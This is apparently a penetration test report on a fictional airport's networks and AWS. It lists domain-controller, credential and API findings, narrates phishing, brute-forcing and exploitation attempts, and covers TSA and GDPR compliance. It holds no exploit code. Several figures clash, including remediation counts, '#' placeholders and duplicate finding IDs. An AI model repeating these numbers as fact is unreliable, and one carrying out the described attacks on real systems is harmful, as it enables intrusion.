
Robert A. Kalka
Metropolitan Skyport

Penetration Test Report

January 12-13, 2024

Prepared by: Finals-XX



CONFIDENTIAL – DO NOT DISTRIBUTE

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. The publication of this report may cause reputational damage to Robert A Kalka Metropolitan Skyport (RAKMS) or facilitate attacks against RAKMS. Finals-XX shall not be held liable for special, incidental, collateral, or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on RAKMS's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

Document Control Details

Company:	Robert A Kalka Metropolitan Skyport (RAKMS)
Version:	1.0
Last Edited:	January 13, 2024
Prepared By:	Finals-XX
Classification:	Confidential

Document Recipients

Ted Striker, Director of Security & Technology – January 13, 2024

Table of Contents

1.0 Assessment Overview

Executive Summary


Overview

Finals-XX performed a penetration test on RAKMS's corporate, guest, train, and user networks and AWS environment on January 12-13, 2024. The penetration test simulated an attack of an internal threat actor attempting to gain access to RAKMS network systems. The purpose of the penetration test was to discover network strengths, vulnerabilities, suggest remediations to improve RAKMS's cybersecurity posture, and to assess how RAKMS's security posture has changed since the previous assessment on October 14, 2023.

Finals-XX identified strengths including removal of exposed tram controls, effective social engineering training for help desk, and network segmentation. These strengths improved security across various points of the tested network.

Reassessment Findings


Finals-XX's re-evaluated all previously identified vulnerabilities to assess RAKMS's remediation efforts. Of the 22 previously identified vulnerabilities, 9 have been remediated, 5 have been partially remediated, and 8 have not been remediated.



Vulnerability Findings

Finals-XX identified a total of # vulnerabilities within the scope of the engagement, which are broken down by severity in the table below:

Critical	High	Medium	Low	Informational
2	9	8	3	1



Compliance

As an airport operating in the United States, RAKMS is subject to cybersecurity requirements set forth by the Transportation Security Administration (TSA). TSA has published security directives that must be met or RAKMS may incur civil monetary penalties. Finals-XX identified two directives for which RAKMS is currently non-compliant. Non-compliance with TSA requirements can result in penalties ranging from $13,400 to $37,377 per instance.

Additionally, Finals-XX was able to access passenger personally identifiable information (PII) on the Baggage Check-in system. The PII information found on RAKMS's network could be used with malicious intent and lead to reputational damage if it becomes widely known that the information is accessible. RAKMS could also be found in non-compliance of the General Data Protection Regulation (GDPR) which can result in fines up to €20 million or 4% of TCC's annual revenue.


Reassessment Summary

One of Finals-XX's primary goals of this second penetration assessment was to assess how RAKMS's security posture has changed since the previous assessment conducted on October 14, 2023. In addition to testing for unidentified vulnerabilities, the consultants re-evaluated all of the vulnerabilities found during the prior penetration test to provide detailed information about RAKMS's remediation efforts. Out of the 22 previous findings, 1 finding has been successfully remediated, 3 findings were partially remediated, 7 findings need to be remediated, and 5 findings were not applicable.

Remediation Statuses

The table below indicates the remediation status for each previously identified vulnerability:

Finding Name	Severity Level	Remediation Status
Unauthorized Access to Tram Location Controls	Critical	Remediated
DC Vulnerable to Zerologon	Critical	Not Remediated
Insufficient Network Segmentation Controls	High	Partially Remediated
Cleartext Passwords Stored in LSA Secrets	High	Not Remediated
Kerberoastable Users	High	Not Remediated
DC Vulnerable to DFSCoerce	High	Not Remediated
DC Vulnerable to PetitPotam	High	Not Remediated
DC Vulnerable to NoPAC	High	Not Remediated
SMB Signing Disabled	Medium	Not Remediated
LLMNR/NBT-NS Poisoning	Medium	Remediated
Outdated Ruby on Rails	Medium	Not Remediated
Brute Force Rate Limiting Not Enforced	Medium	Partially Remediated
Weak/Default Password	Medium	Partially Remediated
Sensitive Information Disclosure	Medium	Partially Remediated
Session Cookie Bypass	Medium	Remediated
Verbose Error Message	Low	Partially Remediated
Lambda Secrets Exposure	Low	Remediated
Sensitive Data within HTTP	Low	Remediated
Forced Browsing	Low	Remediated
Information Disclosure in Source Code	Informational	Remediated
Publicly Exposed Form	Informational	Remediated
Unintended Data Exposure	Informational	Remediated



Remediation Improvements

During Finals-XX's reassessment engagement the consultants confirmed 9 remediated findings and 5 partially remediated findings from the prior assessment. The most notable improvement was the remediation of the critical finding "Unauthorized Access to Tram Location Controls". The critical finding posed major safety risks because the Trams were able to be stopped/started without prior authentication and authorization. The remediation of this critical risk was well done and helped improve the overall security and safety of RAKMS systems.

Technical Findings Summary


The risk matrix for severity level and the classification definitions and scales for likelihood, impact, and remediation can be found in Appendix B.

During the penetration test, Finals-XX uncovered a total of # findings that pose a material risk to RAKMS's information systems. Finals-XX also identified # informational findings that, if addressed, could further strength RAKMS's overall security posture. The informational findings do not represent security vulnerabilities on their own, they are observations for areas of improvement by the organization. The below table provides a summary of the findings by severity level.

Critical	High	Medium	Low	Informational
2	9	8	3	1

The below table provides a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings section of this report.

Identifier	Severity Level	Finding Name
C1	Critical	Domain Controller Vulnerable to Zerologon
C1	Critical	API Insecure Direct Object Reference
H1	High	Cleartext Passwords Stored in LSA Secrets
H2	High	Kerberoastable Users
H3	High	AS-REP Roastable Users
H4	High	DC Vulnerable to DFSCoerce
H5	High	DC Vulnerable to PetitPotam
H6	High	DC Vulnerable to NoPAC
H7	High	Disabled SMB Signing
H8	High	Passwords Stored in AD Attributes
H9	High	Workstations Security Real Time Protection Disabled
M1	Medium	LDAP Anonymous Logon
M2	Medium	Utilization of SMBv1
M3	Medium	Hacking Software Installed on Workstation in Internal Environment
M4	Medium	Weak Credentials
M5	Medium	Tiered Administrator Accounts Not Used
M6	Medium	Windows Firewall Disabled on Workstations
M7	Medium	Sensitive Information Disclosure
M8	Medium	Weak Service Account Credentials
L1	Low	Sensitive Data within HTTP
L2	Low	Verbose Error Message
L3	Low	Unauthenticated Tram Registration
I1	Informational	Vulnerable Application Disclosure


Breakdown of Severity Levels for Identified Vulnerabilities
1, 4%
2, 9%
3, 13%
9, 39%
8, 35%
Critical
High
Medium
Low
Informational

2.0 Engagement Details


3.0 Scope

The scope of this penetration testing assessment included RAKMS's corporate, guest, train, user, and AWS environment networks. The penetration assessment was conducted during the testing windows of January 12, 2024, from 9:30am to 5:00pm EST and January 13, 2024 from 9:00am to 5:45pm EST. In addition to network testing, two social engineering engagements were in scope for this assessment, detailed information can be found in Appendix D, and a Radio Frequency engagement, details can be found in Appendix E.

In-Scope Network Information

Network IP Address/Subnet	**Description**
10.0.0.0/24	Corporate network
10.0.200.0/24	Guest network
10.0.20.0/24	Train network
10.0.1.0/24	User network
Additional Systems	**Description**
Amazon Web Services (AWS)	Us-east-1 Region

Network Topology



Engagement Narrative

1.1 Pre-engagement

Prior to the penetration test on January 12-23, 2024, Finals-XX gathered open-source intelligence (OSINT) on RAKMS's online presence. This was done with tools such as amass, theHarvester, Shodan, dnsdumpster, crt.sh, and Spiderfoot to find people, organizations, and publicly available domains and assets. In addition, Google was used extensively to search the web for RAKMS-related people, social media profiles, and web sites.

1.2 Friday, January 12th, 2024

During the engagement, the team performed the following actions to thoroughly assess the in-scope environment:

Vishing (voice phishing) was performed by the team as instructed in the appropriate time window against the helpdesk to assess the effectiveness of security awareness training. The goal was to collect any sensitive information and aid in the planned phishing assessment.

Nmap was used to discover and scan any assets, hosts, and open ports/services on the internal network subnets.

A number of attempts were made to exploit various systems in the internal network, including the Exchange Server and domain controller, using publicly available exploits found on Metasploit, Exploit-DB, and Github.

Hydra and Crackmapexec were used to attempt brute forcing and user enumeration with rate limits to avoid account lockouts on common protocols like SMB and SSH.

Assessment of the AWS (Amazon Web Services) environment was done using tools such as awspx, pacu, and awscli to assess the roles, policies, and permissions for potential misconfigurations.

Web application assessment was done with open-source web scanners such as Nikto and manual testing with Burp Suite and Postman to view and modify requests and responses to enumerate and validate any vulnerabilities.

1.3Saturday, January 13th, 2024

During the engagement, the team performed the following actions to thoroughly assess the in-scope environment:

Phishing was attempted early in the engagement using swaks and the available on-prem Exchange Server against pcalder@corp.kkms.local. The email was successfully sent, with the server responding with a confirmation. However, the payload was not successfully executed and a reverse shell/session on the target's system was not returned.

Nmap was used to discover and scan any assets, hosts, and open ports/services on the internal network subnets. This was repeated to make sure the scoping and assets were consistent from the previous day of testing.

A number of attempts were made to exploit various systems in the internal network, including the domain controller, using publicly available exploits found on Metasploit, Exploit-DB, and Github.

Assessment of the AWS environment continued, with mostly the same tools and focused mainly on what roles could be assumed with the given access to laterally move or gain privileges.

Web application assessment continued using Burp Suite and Postman. A notable finding was the outdated baggage check-in API insecure direct object reference vulnerability, which disclosed PII (personal identifiable information).

A number of client interactions were done today to resolve issues with account lockout and bruteforcing. Logs of the account lockout activity was presented to the team and the team discontinued the use of brute-forcing for the rest of the engagement as to not cause any further business disruptions.

4.0 Compliance

1.4 TSA Security Directives

While conducting the penetration test of RAKMS technology systems, Finals-XX discovered findings that are relevant to the recent Transportation Security Administration (TSA) cybersecurity amendment requirements. RAKMS is a United States based airport and therefore may be subject to requirements established by the TSA. Previously established requirements for TSA-regulated airport and aircraft operators include[1]:

M.1 Report significant cybersecurity incidents to the Cybersecurity Infrastructure Security Agency (CISA).
M.2 Establish a cybersecurity point of contact.
M.3 Develop and adopt a cybersecurity incident response plan.
M.4 Establish a TSA-approved Cybersecurity Implementation Plan.
M.5 Develop an annual Cybersecurity Assessment Program plan.
M.6 Complete a cybersecurity vulnerability assessment.

In March 2023, the TSA issued a new cybersecurity amendment on an emergency basis to the security programs of certain TSA-regulated airport and aircraft operators[2]. The new emergency amendment requires that impacted TSA-regulated entities develop an approved implementation plan that describes measures they are taking to improve their cybersecurity resilience and prevent disruption and degradation to their infrastructure. Entities must proactively assess the effectiveness of these measures, which include the following actions:

- Develop network segmentation policies and controls to ensure that operational technology systems can continue to safely operate in the event that an information technology system has been compromised, and vice versa.
- Create access control measures to secure and prevent unauthorized access to critical cyber systems.
- Implement continuous monitoring and detection policies and procedures to defend against, detect, and respond to cybersecurity threats and anomalies that affect critical cyber system operations.
- Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers, and firmware on critical cyber systems in a timely manner using a risk-based methodology.

Airport operators are subject to civil monetary penalties for every single violation of a security regulation. The penalties are categorized into Maximum ($26,900 - $37,377), Moderate ($13,400

[1] https://www.tsa.gov/sites/default/files/enforcement_sanction_guidance_policy.pdf
[2] https://www.tsa.gov/news/press/releases/2023/03/07/tsa-issues-new-cybersecurity-requirements-airport-and-aircraft

- $26,900), and Minimum ($4,500 - $13,400). The TSA Enforcement Sanction Guidance Policy provides information about the level of penalty applicable to a security regulation violation.

During Finals-XX's prior engagement the consultants identified the following findings relevant to the TSA security directives:

- RAKMS's operational technology systems were not segmented from the information technology systems.
- Two hosts on the Train network were able to be discovered from the guest network.
- The Tram Location industrial control systems did not have access control measures implemented for the start/stop functionality of the Tram Location systems.

After conducting the follow-up engagement, Finals-XX confirmed RAKMS implemented network segmentation remediating the first two findings. In addition, Finals-XX confirmed the start/stop functionality of the Tram Location systems was no longer accessible. However, Finals-XX identified two new findings in non-compliance with the TSA directives:

- A user on the Train network is able to access the Tram Location application programming interface (API) and add trams to the system without any access controls measures in place.
- The operating system of the corporate network Domain Controller, which is a critical system for the RAKMS network, was not patched with the latest updates. The unpatched operating system allowed Finals-XX to gain domain admin access to the corporate network.

The civil monetary penalty for "Failure to comply with an access control measure as described in TSA-approved Cybersecurity Implementation Plan" is classified as moderate to maximum. The civil monetary penalty for "Failure to apply a security patch or update consistent with the risk-based methodology described in TSA-approved Cybersecurity Implementation Plan" is classified as maximum.

Based on these findings, RAKMS is currently non-compliant with TSA requirements and could face several civil monetary penalties. Finals-XX recommends RAKMS prioritizes patching/updating critical systems and access control measures for their operational technology systems to avoid monetary penalties and improve the security of the operational and informational technology systems.

1.5 General Data Protection Regulation (GDPR)

During Final-XX's reassessment engagement the consultants were able to gain access to passenger personally identifiable information (PII) through the Baggage Checker system on the corporate network. The passenger information Finals-XX was able to access through the Baggage Checker system included: first name, last name, date of birth, email, phone number, and social security number.

Image Description: PII found on the Baggage Check-in system

